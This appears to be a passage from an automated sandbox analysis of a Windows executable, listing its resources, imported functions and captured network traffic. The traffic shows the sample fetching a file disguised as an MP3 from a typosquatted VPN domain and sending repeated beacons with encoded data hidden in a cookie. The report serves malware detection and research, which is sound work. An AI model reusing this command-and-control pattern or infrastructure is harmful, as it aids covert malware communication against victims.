RT_STRING	0xef214	0x43c	data		
RT_STRING	0xef650	0x32c	data		
RT_STRING	0xef97c	0x4bc	data		
RT_STRING	0xefe38	0x3c0	data		
RT_STRING	0xf01f8	0x360	data		
RT_STRING	0xf0558	0x480	data		
RT_STRING	0xf09d8	0x574	data		
RT_STRING	0xf0f4c	0x3d8	data		
RT_STRING	0xf1324	0x484	data		
RT_STRING	0xf17a8	0x4e0	data		
RT_STRING	0xf1c88	0x56c	data		
RT_STRING	0xf21f4	0x334	data		
RT_STRING	0xf2528	0x3b0	data		
RT_STRING	0xf28d8	0x328	data		
RT_STRING	0xf2c00	0x43c	data		
RT_STRING	0xf303c	0x1f4	data		
RT_STRING	0xf3230	0x1c0	data		
RT_STRING	0xf33f0	0xdc	data		
RT_STRING	0xf34cc	0x424	data		
RT_STRING	0xf38f0	0xc0	data		

Name	RVA	Size	Type	Language	Country
RT_STRING	0xf39b0	0xfc	data		
RT_STRING	0xf3aac	0x1a4	data		
RT_STRING	0xf3c50	0x414	data		
RT_STRING	0xf4064	0x3f4	data		
RT_STRING	0xf4458	0x3a4	data		
RT_STRING	0xf47fc	0x410	data		
RT_STRING	0xf4c0c	0x250	data		
RT_STRING	0xf4e5c	0xec	data		
RT_STRING	0xf4f48	0x1dc	data		
RT_STRING	0xf5124	0x3ec	data		
RT_STRING	0xf5510	0x3f4	data		
RT_STRING	0xf5904	0x30c	data		
RT_STRING	0xf5c10	0x328	data		
RT_RCDATA	0xf5f38	0x10	data		
RT_RCDATA	0xf5f48	0x5b8	data		
RT_RCDATA	0xf6500	0x4970	data		
RT_RCDATA	0xfae70	0x184d	Delphi compiled form 'TDSSCubeEditor'		
RT_RCDATA	0xfc6c0	0x101	Delphi compiled form 'TForm1'		
RT_RCDATA	0xfc7c4	0x8a3	Delphi compiled form 'TfrmIBSecurityEditor'		
RT_RCDATA	0xfd068	0x23c	Delphi compiled form 'TProgressDialog'		
RT_GROUP_CURSOR	0xfd2a4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd2b8	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd2cc	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd2e0	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd2f4	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd308	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd31c	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd330	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_CURSOR	0xfd344	0x14	Lotus unknown worksheet or configuration, revision 0x1		
RT_GROUP_ICON	0xfd358	0x14	data	English	United States

Imports

DLL	Import
kernel32.dll	DeleteCriticalSection, LeaveCriticalSection, EnterCriticalSection, InitializeCriticalSection, VirtualFree, VirtualAlloc, LocalFree, LocalAlloc, GetVersion, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, ExitThread, CreateThread, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
user32.dll	GetKeyboardType, LoadStringA, MessageBoxA, CharNextA
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
advapi32.dll	RegSetValueExA, RegQueryValueExA, RegOpenKeyExA, RegCreateKeyExA, RegCloseKey
kernel32.dll	lstrcpyA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, SearchPathA, ResumeThread, ResetEvent, ReleaseMutex, ReadFile, OpenFileMappingA, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, IsDBCSLeadByte, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalMemoryStatus, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetTempPathA, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileSize, GetExitCodeThread, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentDirectoryA, GetComputerNameA, GetCPInfo, GetACP, FreeResource, InterlockedIncrement, InterlockedExchange, InterlockedDecrement, FreeLibrary, FormatMessageA, FindResourceA, FindFirstFileA, FindClose, FatalAppExitA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateMutexA, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA

DLL	Import
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWindowExtEx, SetWinMetaFileBits, SetViewportOrgEx, SetViewportExtEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, PolyPolyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetNearestColor, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, ExtTextOutA, ExtCreatePen, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, ValidateRect, UpdateWindow, UnregisterClassA, UnionRect, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetKeyboardState, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindowEx, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OpenClipboard, OffsetRect, OemToCharBuffA, OemToCharA, MsgWaitForMultipleObjects, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, IsCharAlphaNumericA, IsCharAlphaA, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessageTime, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDoubleClickTime, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCaretPos, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumClipboardFormats, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawFocusRect, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoCreateInstance, CoGetClassObject, CoUninitialize, CoInitialize
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls
kernel32.dll	MulDiv

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 25, 2022 23:51:17.641043901 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.690359116 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.690475941 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.691369057 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741285086 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741316080 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741358042 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741390944 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741398096 CEST	80	49743	46.166.169.34	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 25, 2022 23:51:17.741434097 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741436958 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741441965 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741477966 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741492033 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741518974 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741527081 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741558075 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741565943 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741597891 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741605997 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741636992 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741646051 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741677999 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.741688013 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.741728067 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791335106 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791384935 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791419983 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791424036 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791460037 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791465998 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791506052 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791507959 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791518927 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791548014 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791555882 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791590929 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791599989 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791629076 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791641951 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791671991 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791687012 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791714907 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791723967 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791754961 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791769028 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791795969 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791804075 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791836023 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791846991 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791877031 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791889906 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791918993 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791928053 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791958094 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.791970968 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.791999102 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.792010069 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.792042017 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.792052031 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.792081118 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.792098999 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.792121887 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.792140007 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.792176008 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.841741085 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841787100 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841825962 CEST	80	49743	46.166.169.34	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 25, 2022 23:51:17.841861963 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.841866970 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841907978 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.841909885 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841947079 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.841952085 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841979027 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.841994047 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.841999054 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842036963 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842044115 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842077017 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842087030 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842119932 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842133999 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842159033 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842187881 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842206955 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842259884 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842302084 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842322111 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842329025 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842344046 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842348099 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842367887 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842380047 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842390060 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842401028 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842412949 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842433929 CEST	80	49743	46.166.169.34	192.168.2.3
Apr 25, 2022 23:51:17.842436075 CEST	49743	80	192.168.2.3	46.166.169.34
Apr 25, 2022 23:51:17.842456102 CEST	80	49743	46.166.169.34	192.168.2.3

HTTP Request Dependency Graph

- prlvatevpncisco.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:17.691369057 CEST	761	OUT	GET /files/ms.mp3 HTTP/1.1 Host: prlvatevpncisco.com Accept-Encoding: br User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:17.741316080 CEST	761	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:17 GMT Content-Length: 208481 Content-Type: audio/mpeg Server: Pagely Gateway/1.5.1 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49749	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:18.161412001 CEST	1372	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=ZjnUCNrimA12v9AxqsWCXJ+pngOqy3nH8kd3iBu KAsJFbTCewB/hYXU/tBjzxCdvdrtoV5aYLEuMzDbP6wOp03niY12QYv17UrlyU14JDAgM46KvSamtwPM/Ed0vIMz8w g8T5kD2yI8LCGv/hky7i5J/jh6yQRjKt1LaZBqOaO+NWZaU User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:18.212883949 CEST	1372	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:18 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49758	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.248322010 CEST	1389	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=jsfG6jIciu+eQcLTQjuQvndXjOFCNWslGrllavN0ECCtkyJ8K OHzg53BpvobOjWNnkV6tX5mPqlkMiQtA/27MZEccb94nO+Zukwgsbb3HurkHbBNoVe/IhvBAz/H3t4eKvEBBKgI2m3 j9nkdbrKpaXqBnPxavwooX6zIhvJweg1lp4R2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311. 135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:20.301035881 CEST	1389	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:20 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
100	192.168.2.3	49850	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
101	192.168.2.3	49853	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
102	192.168.2.3	49854	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
103	192.168.2.3	49855	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.3	49856	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.3	49857	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.3	49858	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.3	49859	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.3	49860	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.3	49861	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49759	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.474117041 CEST	1391	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=yyzpQnf3pUfbqu17B9C/FjK8o0kH3kSNX1JKwrafP4joeA3UbQrcK9gqiVJe0Rol265VHTuNEQEh2QuFRhaUmdT3Xhc9d8Ax/6cPGfMcMUKh9p/l5LyQil4qLJeCNfG2bxourO3j9cWmHVa1K1mGwT9qs1QfVCWAGkfnLrebVaUgTKve User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.524774075 CEST	1391	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:20 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.3	49862	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.3	49863	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.3	49864	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.3	49865	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.3	49866	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.3	49868	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.3	49869	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.3	49870	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.3	49871	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.3	49872	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49760	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data
Apr 25, 2022 23:51:20.685952902 CEST	1393	OUT	GET /lv?confirmed=false HTTP/1.1 Accept: */* Host: prlvatevpncisco.com Accept-Encoding: gzip Cookie: wordpress_ed1f617bbd6c004cc09e046f3c1b7148=A0B7f7+bN3oTxn9Gz7wtK/rQMXTPstawlz7Y/37zrbUgFJ/ppWZOFhBGG2+WvYgYE8LHlPPhgzzptZm4jnoGpBybzCr1G1IMN8udJDtwo39pmg3YLNACt5ZGvqpKWWOLp3a8kSWPZ/huccSI4zUU/PcGIWnXOLe90it1E3/3x5joIDnj User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.246 Connection: Close Cache-Control: no-cache
Apr 25, 2022 23:51:20.736326933 CEST	1393	IN	HTTP/1.1 200 OK Date: Mon, 25 Apr 2022 21:51:20 GMT Connection: close Content-Type: text/html Server: Apache Content-Length: 600

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
120	192.168.2.3	49874	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
121	192.168.2.3	49875	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
122	192.168.2.3	49876	46.166.169.34	80	C:\Users\user\Desktop\ss (2).exe

